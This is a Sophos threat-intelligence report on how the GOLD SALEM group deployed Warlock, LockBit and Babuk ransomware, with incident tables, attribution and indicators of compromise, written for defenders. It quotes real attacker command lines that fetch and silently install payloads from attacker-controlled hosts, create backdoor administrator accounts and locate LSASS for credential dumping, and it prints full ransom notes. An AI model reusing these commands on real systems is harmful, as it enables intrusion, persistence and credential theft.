

GOLD SALEM tradecraft for deploying Warlock ransomware – Sophos News

news.sophos.com/en-us/2025/12/11/gold-salem-tradecraft-for-deploying-warlock-ransomware

Sophos Counter Threat Unit Research Team

December 11, 2025



In mid-August 2025, Counter Threat Unit™ (CTU) researchers identified the use of the legitimate Velociraptor digital forensics and incident response (DFIR) tool in likely ransomware precursor activity. Subsequent investigation and analysis of events in customer environments led CTU™ researchers to assess with high [confidence](#) that these incidents occurred with intent to deploy Warlock ransomware, which is operated by the [GOLD SALEM](#) cybercrime group.

CTU [analysis](#) suggests that GOLD SALEM began deploying ransomware and extorting victims around March 2025. However, it came to prominence in July 2025 when Microsoft [observed](#) a threat group that had been involved in Warlock ransomware deployments abuse the chained exploitation of zero-day vulnerabilities (collectively known as [ToolShell](#)) in on-premises SharePoint instances to gain access to networks. Microsoft attributed this activity with moderate confidence to a China-based threat group it calls Storm-2603, which CTU researchers track as GOLD SALEM.

Using indicators associated with Warlock ransomware activity, CTU researchers identified multiple GOLD SALEM intrusions over a four-month period that resulted in the attempted deployment of ransomware (see Table 1).

	Incident 1 (Apr 2025)	Incident 2 (May 2025)	Incident 3 (Jun 2025)	Incident 4 (Jul 2025)	Incident 5 (Jul 2025)	Incident 6 (Aug 2025)
Victim's sector	Agriculture	Government (Finance)	Government (Local)	Business Services	Energy (Nuclear)	Industrial
Initial access	SharePoint				SharePoint (ToolShell)	
Tools	VMTools AV killer, DLL side-loading, Cloudflared tunneling tool, "backupadmin abcd1234"	VMTools AV killer, VS Code, Mimikatz, DLL side-loading, batch scripts, RDP, "backupadmin abcd1234"	Batch scripts, "admin_gpo abcd1234"	VMTools AV killer, DLL side-loading, Everything inventory tool		VMTools AV killer, Velociraptor, VS Code Cloudflared tunneling tool, Veeam password dumper
C2 server						qaubctgg[.]workers[.]jd
Ransomware	LockBit 3.0 Filename: <victimname>.exe	Warlock (.x2anylock)Filename: <victimname>.exe	LockBit, Warlock (.xlockxlock, .x2anylock)Filename: <victimname>.exe	Warlock (.x2anylock)Filename: <victimname>.exe	Filename: <victimname>.exe	Babuk
Ransom note characteristics	Contact info: qTox ID 1, Protonmail addresses	Filename: How to decrypt my data.logContact info: qTox ID 1, Protonmail addresses	Filename: How to decrypt my data.logContact info: qTox ID 1, Protonmail addresses	Filename: how to decrypt my data.txt	Warlock templateContact info: qTox ID 2	Contact info: qTox ID 3

Table 1: GOLD SALEM incidents involving attempted ransomware deployment

The use of common tactics, techniques and procedures (TTPs) and tools observed across these incidents also allowed CTU researchers to identify five additional compromises that involved GOLD SALEM conducting ransomware precursor activity (see Table 2).

	Incident 7 (Aug 2025)	Incident 8 (Aug 2025)	Incident 9 (Aug 2025)	Incident 10 (Aug 2025)	Incident 11 (Sep 2025)
Victim's sector	Translation services	Automotive	Engineering	Retail	Agriculture
Initial access	SharePoint		SharePoint		
Tools	Velociraptor, VS Code, Cloudflared tunneling tool	Velociraptor	Velociraptor	Velociraptor	Velociraptor (suspected)
C2 server	qaubctgg[.]workers[.]dev	qaubctgg[.]workers[.]dev	qaubctgg[.]workers[.]dev	qaubctgg[.]workers[.]dev	qgtxtebl[.]workers[.]dev

Table 2: Incidents involving likely Warlock ransomware precursor activity

Initial access

In most of the Warlock incidents CTU researchers identified, there was insufficient evidence to determine the initial access vector (IAV) the attackers used to compromise victims' environments. In four incidents, the threat actors exploited SharePoint vulnerabilities to gain access. In one of the July intrusions, GOLD SALEM used the ToolShell exploit chain to gain access after public exploit code was made available on GitHub. Although CTU researchers were unable to determine the full details of the attack, the victim was subsequently listed on the Warlock leak site.

In one of the August intrusions, SharePoint initiated an execution chain that spawned an msixec process and resulted in the deployment of Velociraptor (v2.msi) from an attacker-controlled [Cloudflare Workers](#) workers[.]dev subdomain (see Figure 1). The same month, Trend Micro also [reported](#) the exploitation of SharePoint via this method in a Warlock ransomware intrusion. However, in that case, the attacker did not use Velociraptor or a workers[.]dev domain.

```
Device\HarddiskVolume2\Windows\System32\inetsrv\w3wp.exe -ap "SharePoint - " -v v4.0
-l webengine4.dll -a \\.\pipe\iispipe2538f90-fd4b-4ee1-8efc-e5e31e09d88b -h
"C:\inetpub\temp\appools\SharePoint - \SharePoint - .config" -w -m 0

\Device\HarddiskVolume2\Windows\System32\msiexec.exe /q /i
https://files.qaubctgg.workers.dev/v2.msi
```

Figure 1: w3wp.exe SharePoint process spawning msiexec process

Persistence and credentials access

CTU researchers observed GOLD SALEM creating new administrator accounts for persistence in multiple incidents. In the first three attacks, the threat actor created and used accounts (backupadmin or admin_gpo) with the same password (abcd1234):

```
c:\windows\system32\cmd.exe /c net user backupadmin abcd1234
```

In another incident, the threat actor again used a net command to create an administrator account in the victim's environment to maintain persistence:

```
%sysdir%\net1 localgroup administrators lapsadmin1 /add
```

Several minutes later, the attacker ran the following command to identify the LSASS process number. This number can be [used to obtain](#) the hashed credentials via the MiniDump function of the native Comsvcs.dll Windows DLL located in the %systemroot%\system32\ directory.

```
tasklist /v /fo csv | findstr /i "lsass.exe"
```

In an earlier incident, CTU researchers identified a packed version of the Mimikatz credential harvesting tool that was likely used to conduct similar activity. In August, a tool to dump passwords from Veeam was observed in a single intrusion.

Execution

CTU researchers first observed Velociraptor used as a precursor to likely ransomware deployment in August. Subsequent research identified five additional incidents involving the tool. While Velociraptor is a legitimate, off-the-shelf tool used for digital forensics and incident response, its download from attacker-controlled infrastructure indicates malicious use.

In four of the incidents, Velociraptor (v2.msi) was downloaded from a host in the qaubctgg[.]workers[.]dev domain. In the fifth incident, which occurred in early September, a file named v3.msi was downloaded from a different workers[.]dev domain (qgtxtel[.]workers[.]dev). This file was also Velociraptor.

In the first identified Velociraptor incident, the tool was configured to communicate with a server located at velo[.]qaubctgg[.]workers[.]dev. The tool was then used to execute Visual Studio Code (VS Code) (code.exe) with the tunnel option enabled. It did this after first downloading the file from the same workers[.]dev domain using an encoded PowerShell command before installing it as a service and redirecting the output to a log file (see Figure 2).

```
\Device\HarddiskVolume2\Windows\System32\wininit.exe wininit.exe
\Device\HarddiskVolume2\Windows\System32\services.exe
C:\Windows\system32\services.exe
\Device\HarddiskVolume2\Program Files\Velociraptor\Velociraptor.exe
--config "C:\Program Files\Velociraptor\client.config.yaml" service run
\Device\HarddiskVolume2\Windows\System32\cmd.exe /c
"C:\ProgramData\code.exe tunnel --accept-server-license-terms service
install > c:\users\public\i.log"
\Device\HarddiskVolume2\Windows\System32\cmd.exe /c "msiexec /q /i
https://files.qaubctgg.workers.dev/sc.msi"
\Device\HarddiskVolume2\Windows\System32\cmd.exe /c "type
c:\users\public\i.log"
\Device\HarddiskVolume2\Windows\System32\cmd.exe /c "type
c:\users\public\i.log"
\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Unrestricted -encodedCommand Invoke-WebRequest -Uri "https://files.qaubctgg.workers.dev/code.exe" -OutFile "C:\ProgramData\code.exe"
```

Figure 2: Process tree showing Velociraptor creating a VS Code tunnel

VS Code was also observed in two of the other incidents, one of which occurred as early as May 2025. In that incident, the filename for the application was vscode.exe instead of code.exe.

Defense evasion

Across four incidents, CTU researchers observed the threat actor use an antivirus (AV) and endpoint detection and response (EDR) agent killer named vmtools.exe or other variations. Trend Micro's Warlock report also described the use of a tool named vmtools.exe to kill EDR processes.

In three incidents, the attacker imported and used two drivers (rsndisprot.sys and kl.sys) alongside vmtools.exe to attempt to disable EDR solutions in a Bring Your Own Vulnerable Driver (BYOVD) attack. Metadata [analysis](#) of the rsndisprot.sys file shows the driver's original name as rspot.sys and indicates that it is digitally signed by a Chinese company named Beijing Rising Network Security Technology Co Ltd, which specializes in cybersecurity and AV products. In another incident, kl.sys was used alongside a driver called ServiceMouse.sys and a file named VMTools-Eng.exe to evade detection.

The use of these drivers in BYOVD attacks is not widely reported. However, a September 2024 Sophos [report](#) describing Chinese state-sponsored cyberespionage activity tracked as Crimson Palace noted rsndisprot.sys and kl.sys deployed alongside a keylogging tool to disable EDR solutions. Additionally, a July 2025 Check Point [report](#) on early GOLD SALEM activity described how a tool named VMToolsEng.exe used a vulnerable driver named ServiceMouse.sys to disable AV solutions.

In two of the Warlock incidents, CTU researchers also observed possible DLL side-loading of Java processes via the legitimate Java Launcher Interface file (jli.dll), although it was not possible to confirm this activity from the available data. This legitimate DLL is included with the Java Runtime Environment. Third-party [reports](#) describe its abuse by multiple threat groups in side-loading attacks.

Command and control (C2) infrastructure

GOLD SALEM attempted to establish C2 communications through the deployment of VS Code in tunnel mode. In one incident, CTU researchers also observed the [Cloudflared](#) tunneling tool downloaded via the same method that delivered Velociraptor: the w3wp.exe SharePoint process spawned msixexec.exe, which downloaded and attempted to install the tool (cf.msi in this instance) from qaubctgg[.]workers[.]dev. It was not clear if this deployment was successful. Cloudflared is a widely used tool that Sophos researchers also observed in the Crimson Palace espionage campaign.

Tool staging

In the early observed Warlock intrusions, CTU researchers were not able to establish the method by which GOLD SALEM deployed tools to victims' environments. However, after it began using Velociraptor in August, the group almost exclusively relied on workers[.]dev domains to stage tools for retrieval into compromised environments. On one occasion, the group also downloaded Velociraptor from a Microsoft Azure blob storage URL (hxxps://stoaccinfoniqaveambkp[.]blob[.]core[.]windows[.]net/veeam/v2.msi).

In five of the analyzed incidents, the attacker downloaded files and tools from various subdomains of qaubctgg[.]workers[.]dev. This tool-staging server was accessible as an open directory, so CTU researchers were able to enumerate the contents. In addition to the Velociraptor installer (v2.msi), VS Code application (code.exe) and Cloudflared tunneling tool (cf.msi), tools available for download from this location included the [MinIO Client](#) (Linux and Windows versions), Radmin Server for remote access and administration, an OpenSSH installer to create remote SSH sessions, and the SecurityCheck utility (sc.msi) (see Table 3).

Filename	Description
cf.msi	Cloudflared tunneling tool installer
code.exe	VS Code portable version
code.txt	VS Code portable version
DEP.7z	Unknown
g.crt	Global root certificate used to secure SSH tunnels back to threat actor infrastructure
g2.crt	Global root certificate used to secure SSH tunnels back to threat actor infrastructure
mc	MinIO Client (mc) (Linux version) – provides a modern alternative to UNIX commands such as ls, cat, cp, mirror, diff, and find
mc.exe	MinIO Client (mc) (Windows version)
radmin-en.msi	Radmin Server 3.5.2 remote access and administration tool
radmin.reg	Radmin registry configuration file
sc.msi	SecurityCheck utility for enumerating installed security software
site.msi	Downloads and installs VS Code
ssh.msi	OpenSSH-Win64-v9.8.3.0.msi installer
v2.msi	Velociraptor installer
v2m.msi	Velociraptor installer

Table 3: Contents of tool-staging server hosted at files[.]qaubctgg[.]workers[.]dev

In an early September incident, CTU researchers observed a change. Two files (v3.msi and ssh.msi) were downloaded into a customer environment from a new workers[.]dev domain (royal-boat-bf05[.]qgtxtebl[.]workers[.]dev). Analysis confirmed that v3.msi is another version of the Velociraptor tool and ssh.msi is the OpenSSH installer.

The qgtxtebl[.]workers[.]dev domain was inaccessible, so CTU researchers could not analyze its contents. However, this domain also hosted files named cf.msi and sc.msi, according to VirusTotal. The presence of these files at this location strongly suggests that GOLD SALEM has shifted its tool-staging folder to a new domain. The certificate for this domain indicates that it was created on August 29, 2025, three days after CTU researchers published a [blog post](#) on GOLD SALEM's use of Velociraptor. It is possible that the group adapted to continue operations.

Impact

CTU researchers observed GOLD SALEM use three ransomware variants in these compromises: Warlock, LockBit, and Babuk. The group routinely names its ransomware executables and other malware after the compromised organization.

Warlock is likely based on the code from the leaked LockBit 3.0 builder. Warlock typically adds the .x2anylock extension to encrypted files but has occasionally added the .xlockxlock extension. Ransomware deployment in one early incident was detected as LockBit, but encrypted files had the .x2anylock extension and delivered a ransom note associated with Warlock (see Figure 3). In another incident, both Warlock and LockBit 3.0 ransomware were deployed in the same environment.

```
Your decrypt ID: [REDACTED]

QTox ID Support: 3DCE1C43491FC92EA7010322040B254FDD2731001C2DDC2B9E819F0C946BDC3CD251FA3B694A

Email Support: ziqbwncvbsj@proton.me,asdcspocnsdke@proton.me,tfefwapyasd3@proton.me
You can contact us in email or qtox.
```

Figure 3: Ransom note (“how to decrypt my data.log”) that followed Warlock deployment

In their Warlock analysis, Trend Micro researchers concluded that the observed variant was based on the leaked LockBit 3.0 code. Trend Micro and other third parties such as Microsoft also reported the group deploying LockBit in ransomware intrusions.

GOLD SALEM members have links to the LockBit ransomware as a service (RaaS) operated by [GOLD MYSTIC](#). Chat logs leaked from a LockBit panel in May 2025 revealed details of affiliate accounts, which included qTox IDs as contact details. An affiliate known as ‘w/teaml’, who was the last to register with the LockBit panel before the contents were leaked, was linked to a qTox ID that CTU researchers observed in the Warlock ransom note. This ID is also listed on the contacts page of the Warlock leak site (see Figure 4).

```
WarLock Technology or Business Collaboration Contact Information

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512
Tox1:3DCE1C43491FC92EA7010322040B254FDD2731001C2DDC2B9E819F0C946BDC3CD251FA3B694A
Tox2:F79A71AD8BB2E3E7EDFC38970FDC05E922E420B5DFC325C7D0E91F216DEBF3537C1A1C97F197

These contact information only handles information such as technical cooperation and business cooperation. If you are a WarLock customer and need data decryption and recovery,
please contact the contact information in the note.

-----BEGIN PGP SIGNATURE-----
HJUEARYKAB0WlQQY3zZ9uL2WhbV04CY3Qdw4gUgLwgUCaKCM0AAKCR3A3Qdw4gUgL
wuPAAQDqf8gslM2K2SyQBdQTxmItqBlEgFxU80oLCM6ogH71CAD/b5xyIWwsOlQ
GWWHymvZpYvreSfmc8cSyJy9bcHgQ=
+P2WH
-----END PGP SIGNATURE-----
```

Figure 4: Contact details posted on the Warlock leak site

In one incident, CTU researchers observed GOLD SALEM using Babuk ransomware to encrypt VMware ESXi servers. Third-parties have [reported](#) similar observations. Despite deploying their typical suite of tools and tactics in this incident, the threat actors delivered a ransom note with a different layout and qTox ID (see Figure 5).

```
All your data has been encrypted. We have stolen 100GB of data from your file server and personal
computer. Please contact us quickly. If you do not contact us in the next few days, we will make your
data public and share it with the Ransomware Alliance. Many hacker groups will have your data. Our
only contact information is:

Qtox: 6D07C22BED099A5BA182E20631FA5ED54A4EF79BF08286AC9DF911D1593314611EE925B4C809

Download Qtox:https://qtox.github.io/
```

Figure 5: Babuk ransom note in an August intrusion

Another Warlock ransomware deployment involved a different and more verbose ransom note containing yet another qTox ID (see Figure 6). This note was the first time that the threat actors explicitly referred to themselves as “Warlock Group”.

We are [Warlock Group], a professional hack organization. We regret to inform you that your systems have been successfully infiltrated by us, and your critical data, including sensitive files, databases, and customer information, has been encrypted. Additionally, we have securely backed up portions of your data to ensure the quality of our services.

====>What Happened?
Your systems have been locked using our advanced encryption technology. You are currently unable to access critical files or continue normal business operations. We possess the decryption key and have backed up your data to ensure its safety.

====>If You Choose to Pay:
Swift Recovery: We will provide the decryption key and detailed guidance to restore all your data within hours.
Data Deletion: We guarantee the permanent deletion of any backed-up data in our possession after payment, protecting your privacy.
Professional Support: Our technical team will assist you throughout the recovery process to ensure your systems are fully restored.
Confidentiality: After the transaction, we will maintain strict confidentiality regarding this incident, ensuring no information is disclosed.

====>If You Refuse to Pay:
Permanent Data Loss: Encrypted files will remain inaccessible, leading to business disruptions and potential financial losses.
Data Exposure: The sensitive data we have backed up may be publicly released or sold to third parties, severely damaging your reputation and customer trust.
Ongoing Attacks: Your systems may face further attacks, causing even greater harm.

====>How to Contact Us?
Please reach out through the following secure channels for further instructions(When contacting us, please provide your decrypt ID):

###Contact 1:
Your decrypt ID: [REDACTED]
Dark Web Link:
<http://zfytizegsze6uiswodhbaalyy5rawaytv2nzydkt3susbewviqhq7yd.onion/touchus.html>
Your Chat Key: [REDACTED]
You can visit our website and log in with your chat key to contact us. Please note that this website is a dark web website and needs to be accessed using the Tor browser. You can visit the Tor Browser official website (<https://www.torproject.org/>) to download and install the Tor browser, and then visit our website.

###Contact 2:
If you don't get a reply for a long time, you can also download qtox and add our ID to contact us
Download:<https://qtox.github.io/>
Warlock qTox ID:
84490152E99B9EC4BCFE16080AFCFD6FDCD87512027E85DB318F7B3440982637FC2847F71685
Our team is available 24/7 to provide professional and courteous assistance throughout the payment and recovery process.
We don't need a lot of money, it's very easy for you, you can earn money even if you lose it, but your data, reputation, and public image are irreversible, so contact us as soon as possible and prepare to pay is the first priority. Please contact us as soon as

Figure 6: Ransom note containing the 'Warlock Group' name

Although the use of different notes is unusual, the FAQ page on the Warlock leak site indicates that the listed qTox IDs are for "technical cooperation and business cooperation" and not for "Warlock customers" requiring decryption assistance. This distinction suggests that details in ransom notes might be inconsistent, and possibly that operations are conducted by affiliates using their own methods of negotiation. However, there is no strong evidence that the Warlock scheme is a RaaS operation despite third-party [reports](#) suggesting that it is.

After Warlock deployment, GOLD SALEM lists victims on a dedicated leak site hosted on Tor. It lists victims as tiles with corporate logos or a padlock marked with a "W" (see Figure 7). If the ransom is not paid when the countdown timer expires, the threat actors publicly release the data or claim that it has been sold to a third party.




Figure 7: Warlock leak site homepage with victim names redacted

Victimology

When reviewing the list of Warlock victims, CTU researchers noted organizations that would be of interest to Chinese state-sponsored groups involved in intelligence gathering and cyberespionage. This observation raises the possibility that ransomware deployment could be a cover or a secondary activity to raise money in addition to stealing data. These organizations include telecommunication providers and nuclear energy research companies in Europe, entities engaged in aerospace or advanced technical research in Europe and Taiwan, and government-linked organizations in Southeast Asia. Another notable detail was the presence of victims based in Russia. Russian-speaking ransomware groups traditionally ban targeting of entities in Russia or the Commonwealth of Independent States (CIS), suggesting this group may be operating from a location outside of the jurisdiction or reach of Russian law enforcement.

A comparison of the Warlock victims' sectors against leak site data for all other ransomware operations over the same period reveals some differences. Organizations in the information technology, industrial, and technology sectors account for 64% of all Warlock ransomware victims (see Figure 8), while these sectors represent just over 40% of the total ransomware victims (see Figure 9).




Figure 8: Impacted sectors in Warlock ransomware attacks from June through August 2025




Figure 9: Sectors impacted across attacks by all ransomware groups from June through August 2025

The difference may indicate that GOLD SALEM focuses on certain organizations, or it might mean that the group's initial access methodology is more viable in certain sectors due to the common security frameworks deployed. It is therefore possible that GOLD SALEM's access is opportunistic, like most ransomware groups. While it is viable that random organizations are compromised as a smokescreen for cyberespionage operations, the relatively high rate of victim naming means that opportunistic cybercrime activity would consume a significant proportion of the group's activity.

Attribution

CTU researchers assess with high confidence the observed incidents were intended to deploy Warlock ransomware. However, it is less clear where the threat actors are based or if a single group is responsible for all attacks. CTU analysis indicates that GOLD SALEM is a financially motivated cybercriminal group, and there is no evidence to suggest government direction or an interest in espionage.

A GOLD SALEM post to the RAMP underground forum in June 2025 sought cooperation from initial access brokers (IABs) in providing potential victims. It is unclear if the group was seeking access to carry out its own intrusions, recruiting affiliates for a nascent RaaS operation, or both. Similarly, the content on the Warlock website suggests its operators are seeking "business collaboration" but does not provide specific details. As of this publication, CTU researchers believe GOLD SALEM runs Warlock as a private ransomware operation without using external affiliates to conduct attacks.

Based on the following evidentiary points, CTU assess with low confidence that GOLD SALEM is at least partially composed of Chinese individuals:

- The use of TTPs common among cybercriminal and state-sponsored Chinese threat groups, such as the use of Cloudflare Workers and misuse of drivers from Chinese security companies Baidu Antivirus and Beijing Rising
- Demonstrated willingness to attack both Russian and Taiwanese entities
- Early exploitation of SharePoint vulnerabilities that overlaps with similar activity Microsoft observed from state-sponsored Chinese threat groups Violet Typhoon ([BRONZE VINEWOOD](#)) and Linen Typhoon ([BRONZE UNION](#))

China has had a burgeoning cybercriminal ecosystem that has increasingly shown ambitions outside mainland China throughout the 2020s. There is precedent for an overlap between ostensibly extortion-motivated ransomware campaigns and traditional cyberespionage, as demonstrated by China-based [BRONZE STARLIGHT](#) threat group's [use](#) of LockBit and other ransomware families.

Conclusion

GOLD SALEM, or its affiliates, have displayed above-average technical ability in their Warlock ransomware operations. Exploiting a zero-day for access and repurposing the legitimate Velociraptor tool, which has not been previously reported, demonstrate innovation. Despite some apparent focus on specific organizations that would be of interest to Chinese state-sponsored cyberespionage groups, the Warlock victimology shows that any organization could become a victim of GOLD SALEM's ransomware operations.

Organizations should evaluate whether exposing a SharePoint server to the internet is necessary and should ensure that internet-facing servers are appropriately patched. Broad and comprehensive deployment of AV and EDR solutions have been effective at detecting this threat group's activity at an early stage of their attacks.

Detections and threat indicators

The following Sophos protections detect activity related to this threat:

- ATK/DonutLdr-B
- Troj/KillAV-MF
- AMSI/VeeamPas-A
- Evade_40a
- Troj/Loader-GX
- Mal/EncPk-HM
- Impact_4c
- Access_3b
- Mal/DwnLd-F

The threat indicators in Table 4 can be used to detect activity related to this threat. The domains and URL may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
How to decrypt my data.log	Filename	Warlock ransom note
How to decrypt my data.txt	Filename	Warlock ransom note
files[.]qaubctgg[.]workers[.]dev	Domain name	Used in August 2025 campaign to download suspicious executables establishing VS Code remote tunnels during Warlock ransomware activity
velo[.]qaubctgg[.]workers[.]dev	Domain name	Velociraptor C2 server in an August 2025 ransomware campaign
royal-boat-bf05[.]qgtxtebl[.]workers[.]dev	Domain name	Velociraptor C2 server in a September 2025 ransomware campaign
hxxps://stoaccinfoniqaveeambkp[.]blob[.]core[.]windows[.]net/veeam	URL	Used in a Warlock ransomware intrusion to store the Velociraptor DFIR tool
6147d367ae66158ec3ef5b251c2995c4	MD5 hash	AV killer used in Warlock ransomware attack (vmttools.exe)
0c319f0783d7e858af555c22ed00b0bd41867365	SHA1 hash	AV killer used in Warlock ransomware attack (vmttools.exe)
00714292822d568018bb92270daecdf243a2ca232189677d27e38d632bfd68be	SHA256 hash	AV killer used in Warlock ransomware attack (vmttools.exe)
054a32d6033b1744dca7f49b2e466ea2	MD5 hash	Suspicious driver used by EDR killer tool in Warlock ransomware intrusion (rsndispot.sys, kl.sys, rspot.sys)
c85c9a09cd1cb1691da0d96772391be6ddba3555	SHA1 hash	Suspicious driver used by EDR killer tool in Warlock ransomware intrusion (rsndispot.sys, kl.sys, rspot.sys)
ea8c8f834523886b07d87e85e24f124391d69a738814a0f7c31132b6b712ed65	SHA256 hash	Suspicious driver used by EDR killer tool in Warlock ransomware intrusion (rsndispot.sys, kl.sys, rspot.sys)

Indicator	Type	Context
a4a8bfaccbdbaee28836d2a62170534b	MD5 hash	Cloudflared tunneling tool stored on GOLD SALEM tool-staging server (cf.msi)
3a8ad0eb1d4395867d0f38d159f707e16bec955c	SHA1 hash	Cloudflared tunneling tool stored on GOLD SALEM tool-staging server (cf.msi)
2695e26637dbf8c2aa46af702c891a5a154e9a145948ce504db0ea6a2d50e734	SHA256 hash	Cloudflared tunneling tool stored on GOLD SALEM tool-staging server (cf.msi)
4ba756bff1a78f17ad477d818fe7e283	MD5 hash	MinIO Client (mc) (ELF version) stored on GOLD SALEM tool-staging server (mc.exe)
0d385213a4bb59e6e1b36667b48d924f33d24e90	SHA1 hash	MinIO Client (mc) (ELF version) stored on GOLD SALEM tool-staging server (mc.exe)
5a56319605f60380b52aecba1f1ee6026c807d55026b806a3b6585d5ba5931bd	SHA256 hash	MinIO Client (mc) (ELF version) stored on GOLD SALEM tool-staging server (mc.exe)
257c07ccd3c931774d4f4e106ffb79eb	MD5 hash	MinIO Client (mc) (Windows version) stored on GOLD SALEM tool-staging server (mc)
34e8ff4eb61529eab8b42efd94ba57461d94d066	SHA1 hash	MinIO Client (mc) (Windows version) stored on GOLD SALEM tool-staging server (mc)
ea4a453be116071ab1ccbd24eb8755bf0579649f41a7b94ab9e68571bb9f4a1e	SHA256 hash	MinIO Client (mc) (Windows version) stored on GOLD SALEM tool-staging server (mc)
d67d2f6b121b9807e640d90e1048d0d7	MD5 hash	OpenSSH installer stored on GOLD SALEM tool-staging server (ssh.msi)
9ddeba07db1120c161d85b7a5a4235b328720838	SHA1 hash	OpenSSH installer stored on GOLD SALEM tool-staging server (ssh.msi)
c8a8c7e21136a099665c2fad9accb41152d129466b719ea71678bab665e03389	SHA256 hash	OpenSSH installer stored on GOLD SALEM tool-staging server (ssh.msi)
a59832798a697bfe456b14f10e6eccd4	MD5 hash	Radmin Server 3.5.2 stored on GOLD SALEM tool-staging server (radmin-en.msi)
c81efc67a52ddd207528ab4ce74c5d25b446b25e	SHA1 hash	Radmin Server 3.5.2 stored on GOLD SALEM tool-staging server (radmin-en.msi)
85844ae7394f2cf907b6378b415e77f7e29069c7e791598cf0985adf4f53320e	SHA256 hash	Radmin Server 3.5.2 stored on GOLD SALEM tool-staging server (radmin-en.msi)
6ff0661c529bea995a796951fb87632c	MD5 hash	Radmin Server registry configuration file stored on GOLD SALEM tool-staging server (radmin.reg)
dbea714c220b27b90967fce0f8ed7a500c95c208	SHA1 hash	Radmin Server registry configuration file stored on GOLD SALEM tool-staging server (radmin.reg)
a3b061300d6aeee6f8c6e08c68b80a18a8d4500b66d0d179b962fd96f41dc2889	SHA256 hash	Radmin Server registry configuration file stored on GOLD SALEM tool-staging server (radmin.reg)
99188828b1b7770fdf55cf25442d4c03	MD5 hash	SecurityCheck utility installer stored on GOLD SALEM tool-staging server (sc.msi)
098306e1a34022e0c3654c2839757c3f1abbe184	SHA1 hash	SecurityCheck utility installer stored on GOLD SALEM tool-staging server (sc.msi)
c70fafa5f9a3e5a9ee7de584dd024cb552443659f06348398d3873aa88fd6682	SHA256 hash	SecurityCheck utility installer stored on GOLD SALEM tool-staging server (sc.msi)
8b303c56c80def4cbfdb82cb3a8e7e3b	MD5 hash	Unknown file stored on GOLD SALEM tool-staging server (DEP.7z)
ffbac5ff55d0ba6ba7f18fbab6955281e147c96c	SHA1 hash	Unknown file stored on GOLD SALEM tool-staging server (DEP.7z)
66a01192355a1ee15a0ceafacbf3bf83148813f67ba24bdfc5423e4fcb4e744f	SHA256 hash	Unknown file stored on GOLD SALEM tool-staging server (DEP.7z)
6795c530e941ee7e4b0ee0458362c95d	MD5 hash	Velociraptor installer stored on GOLD SALEM tool-staging server (v2.msi, v2m.msi)

Indicator	Type	Context
a2b70ca589a584e5ac214283935a6c3af890aa3a	SHA1 hash	Velociraptor installer stored on GOLD SALEM tool-staging server (v2.msi, v2m.msi)
649bdaa38e60ede6d140bd54ca5412f1091186a803d3905465219053393f6421	SHA256 hash	Velociraptor installer stored on GOLD SALEM tool-staging server (v2.msi, v2m.msi)
297fd6cc2a747b180416960ee80e4f8	MD5 hash	VS Code installer stored on GOLD SALEM tool-staging server (site.msi)
61555d9b134ae5c390ccccf4706fef2128bba33f	SHA1 hash	VS Code installer stored on GOLD SALEM tool-staging server (site.msi)
67687b54f9cfee0b551c6847be7ed625e170d8bb882f888e3d0b22312db146cd	SHA256 hash	VS Code installer stored on GOLD SALEM tool-staging server (site.msi)
78cd87dfa9ba0f9b533310ca98b54489	MD5 hash	VS Code portable version stored on GOLD SALEM tool-staging server (code.exe, code.txt)
7cbe4243c09f299b2dbfdc10f63846541367dcef	SHA1 hash	VS Code portable version stored on GOLD SALEM tool-staging server (code.exe, code.txt)
34b2a6c334813adb2cc70f5bd666c4afdbc4a6d8a58cc1c7a902b13bbd2381f4	SHA256 hash	VS Code portable version stored on GOLD SALEM tool-staging server (code.exe, code.txt)

Table 4: Indicators for this threat



About the Author

Sophos Counter Threat Unit™ (CTU) researchers are recognized authorities in the cybersecurity field, regularly contributing expert analysis to global media, publishing technical analyses for the security community, and presenting about emerging threats at leading security conferences. Backed by Sophos' advanced security technologies and a broad network of intelligence contacts and partners, the CTU™ plays a critical role in identifying and tracking threat actors and analyzing anomalous activity, uncovering new attack techniques, threats, and major shifts in the threat landscape.

Read Similar Articles

May 24, 2021

